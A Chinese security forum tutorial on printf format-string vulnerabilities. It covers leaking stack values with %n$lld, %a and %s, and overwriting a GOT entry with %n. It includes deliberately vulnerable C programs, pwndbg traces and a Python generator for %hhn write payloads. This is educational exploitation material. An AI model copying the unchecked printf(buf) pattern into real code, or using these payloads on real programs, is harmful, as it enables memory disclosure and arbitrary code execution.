登录

printf 常见漏洞

Ex / 2019-06-29 06:03:00 / 浏览数 5845 安全技术 二进制安全 顶(1) 踩(0)

---

对 printf 常见漏洞做了整合，并举出相应的例子。

原理就是将栈上或者寄存器上的信息泄露出来，或者写入进去，为了达到某些目的。

第一种：整数型

第一种是直接利用printf函数的特性，使用n$直接进行偏移，从而泄露指定的信息，最典型的就是%d。

举个例子：


```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>

int login(long long password)
{
   char buf[0x10] = {0};
   long long your_pass;

   scanf("%15s", buf);
   printf(buf);
   printf("\n");
   scanf("%lld", &your_pass);

   return password == your_pass;
}

int main()
{
   long long password;

   setvbuf(stdin, NULL, _IONBF, 0);
   setvbuf(stdout, NULL, _IONBF, 0);
   srand(time(NULL));
   password = rand();

   if(login(password))
   {
       system("/bin/sh");
   }
   {
       printf("Failed!\n");
   }

   return 0;
}
```

在gdb调试下，printf的栈地址与password的栈地址相差n个字长，加上栈的6个寄存器传参，所以利用%(n+6)$lld就能泄露该值，我的机器n为11。

```
ex@Ex:~/test$ ./login
%17$lld
706665966
706665966
$
```

第二种：浮点型

通常来说是%llf，但是由于泄露地址时该值总是会由于精度丢失，而变得不精确，所以利用%a来泄露地址更好，%a是以16进制的形式输出double型变量，下面让我们来看




在调用printf之前，程序会先把浮点型变量压入xmm寄存器，再把其数目传给eax，在printf开始时，会先检查al是否为0，如果不为0，则把xmm寄存器压回栈中，可见

这里就存在一个漏洞，上面的行为都是编译器规定的，要是printf参数仅仅是一个我们能控制的buf，那么编译器编译时浮点型变量数目就是0，也就意味着传入的eax也将

举个例子：

```
#include <stdio.h>
#include <dlfcn.h>

int main()
{
   char *libc_addr = *(char **)dlopen("libc.so.6", RTLD_LAZY);

   printf("libc addr: %p\n", libc_addr);
   printf("     %lx\n", (long long)(libc_addr + 0x5f4000) >> 8 );
   printf("%a\n%a\n");

   return 0;
}
```

通过gdb调试就能看到其泄露的值。

```
0x7ffff7844e89 <printf+9>      mov    qword ptr [rsp + 0x28], rsi
  0x7ffff7844e8e <printf+14>     mov    qword ptr [rsp + 0x30], rdx
  0x7ffff7844e93 <printf+19>     mov    qword ptr [rsp + 0x38], rcx
  0x7ffff7844e98 <printf+24>     mov    qword ptr [rsp + 0x40], r8
  0x7ffff7844e9d <printf+29>     mov    qword ptr [rsp + 0x48], r9
■ 0x7ffff7844ea2 <printf+34>   ✔ je     printf+91 <0x7ffff7844edb>
   ↓
```

```
  0x7ffff7844edb <printf+91>     mov    rax, qword ptr fs:[0x28]
  0x7ffff7844ee4 <printf+100>    mov    qword ptr [rsp + 0x18], rax
  0x7ffff7844ee9 <printf+105>    xor    eax, eax
  0x7ffff7844eeb <printf+107>    lea    rax, [rsp + 0xe0]
  0x7ffff7844ef3 <printf+115>    mov    rsi, rdi
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■[ STACK ]■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
00:0000■ rsp  0x7fffffffda00 ■— 0x3000000010
01:0008■      0x7fffffffda08 —■ 0x7fffffffdae0 —■ 0x7fffffffdbd0 ■— 0x1
02:0010■      0x7fffffffda10 —■ 0x7fffffffda20 —■ 0x7fffffffda50 ■— 0x0
03:0018■      0x7fffffffda18 ■— 0x7fa928f26b67c600
04:0020■      0x7fffffffda20 —■ 0x7fffffffda50 ■— 0x0
05:0028■      0x7fffffffda28 —■ 0x555555756290 ■— '     7ffff7dd40\nff77e0000\n'
06:0030■      0x7fffffffda30 ■— 0x0
... ↓
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■[ BACKTRACE ]■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
■ f 0     7ffff7844ea2 printf+34
  f 1     555555554725 main+107
  f 2     7ffff7801b97 __libc_start_main+231
pwndbg> x/4gx $rsp+0x50
0x7fffffffda50: 0x0000000000000000  0x7fa928f26b67c600
0x7fffffffda60: 0x00007ffff7dd40e0  0x00007ffff7bd1f40
```

然后就能用该值计算出相应的地址，结果如下：

```
ex@Ex:~/test$ gcc main.c -g -ldl -w
ex@Ex:~/test$ ./a.out
libc addr: 0x7f9223e6d000
    7f92244610
0x0p+0
0x0.07f92244610ep-1022
ex@Ex:~/test$ ./a.out
libc addr: 0x7f9af3ddb000
    7f9af43cf0
0x0p+0
0x0.07f9af43cf0ep-1022
ex@Ex:~/test$ ./a.out
libc addr: 0x7f8371014000
    7f83716080
0x0p+0
0x0.07f83716080ep-1022
```

第三种：字符串

就是我们常用的%s，这个需要结合栈上面的信息进行泄露，或者直接泄露寄存器指向的字符串。

举个例子：

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>

void timeout()
{
   puts("Timeout!");
   exit(0);
}

int main()
{
   char buf[0x10];

   scanf("%15s", buf);
   signal(14, timeout);
   alarm(60);
   printf(buf);

   return 0;
}
```

由于printf函数上面的signal函数执行后，通过调试发现第二个参数是指向timeout的地址的指针，我们可以使用%s将其读出，从而达到泄露程序基地址的目的。

```
[ REGISTERS ]
RAX  0x0
RBX  0x0
RCX  0x0
RDX  0x0
RDI  0x0
RSI  0x7fffffffd840 —■ 0x55555555483a (timeout) ■— push   rbp
R8   0x7fffffffda30 ■— 0x0
R9   0x0
R10  0x8
R11  0x206
R12  0x555555554730 (_start) ■— xor    ebp, ebp
R13  0x7fffffffdbe0 ■— 0x1
R14  0x0
R15  0x0
RBP  0x7fffffffdb00 —■ 0x5555555548d0 (__libc_csu_init) ■— push   r15
RSP  0x7fffffffdae0 ■— 0x555555007325 /* '%s' */
RIP  0x555555554894 (main+64) ■— mov    edi, 0x3c
[ DISASM ]
  0x555555554883 <main+47>    lea    rsi, [rip - 0x50] <0x55555555483a>
  0x55555555488a <main+54>    mov    edi, 0xe
  0x55555555488f <main+59>    call   signal@plt <0x5555555546f0>

■ 0x555555554894 <main+64>    mov    edi, 0x3c
  0x555555554899 <main+69>    mov    eax, 0
  0x55555555489e <main+74>    call   alarm@plt <0x5555555546e0>

  0x5555555548a3 <main+79>    lea    rax, [rbp - 0x20]
  0x5555555548a7 <main+83>    mov    rdi, rax
  0x5555555548aa <main+86>    mov    eax, 0
  0x5555555548af <main+91>    call   printf@plt <0x5555555546d0>

  0x5555555548b4 <main+96>    mov    eax, 0
```

不同环境，结果截然不同，程序的具体行为还需要自己上手调试来得出结论。

```
ex@Ex:~/test$ echo "%s" | ./a.out | hexdump -C
00000000  3a a8 10 8d cc 55                                 |:....U|
00000006
```

第四种：写入型

一般是用%n来进行写入，这个也有两种情况。

一是是栈上的地址可控，可以直接实现任意地址写；第二种，只能写到栈中指定的地址来进行部分覆盖。

举个例子：

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void backdoor()
{
   execve("/bin/sh", NULL, NULL);
   asm("xor %rdi, %rdi\n mov $60, %eax\n syscall");
}

int main()
{
   char buf[0x100];

   scanf("%255s", buf);
   printf(buf);

   exit(0);
}
```

假设上面的例子没有开启PIE，则我们可以直接修改exit函数的got地址为backdoor。

一般写入型格式字符串的格式如下：

```
import struct

content = 'abcdefgh'
addr = 0x400000
offset = 16
inner_offset = 3
payload = ''

last = 0
for i in range(len(content)):
   payload += '%%%dc%%%d$hhn' % ((ord(content[i]) - last + 0x100) % 0x100, offset + i)

payload += 'a' * inner_offset + ''.join([struct.pack('Q', addr + i) for i in range(len(content))])

print(payload)
```

点击收藏 | 0 关注 | 2

上一篇：SQL注入有趣姿势总结 下一篇：WebKit RegExp Exp...

1. 1 条回复

pepsi 2019-07-03 21:24:57

学习了

0 回复Ta

---

登录 后跟帖

先知社区

---

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板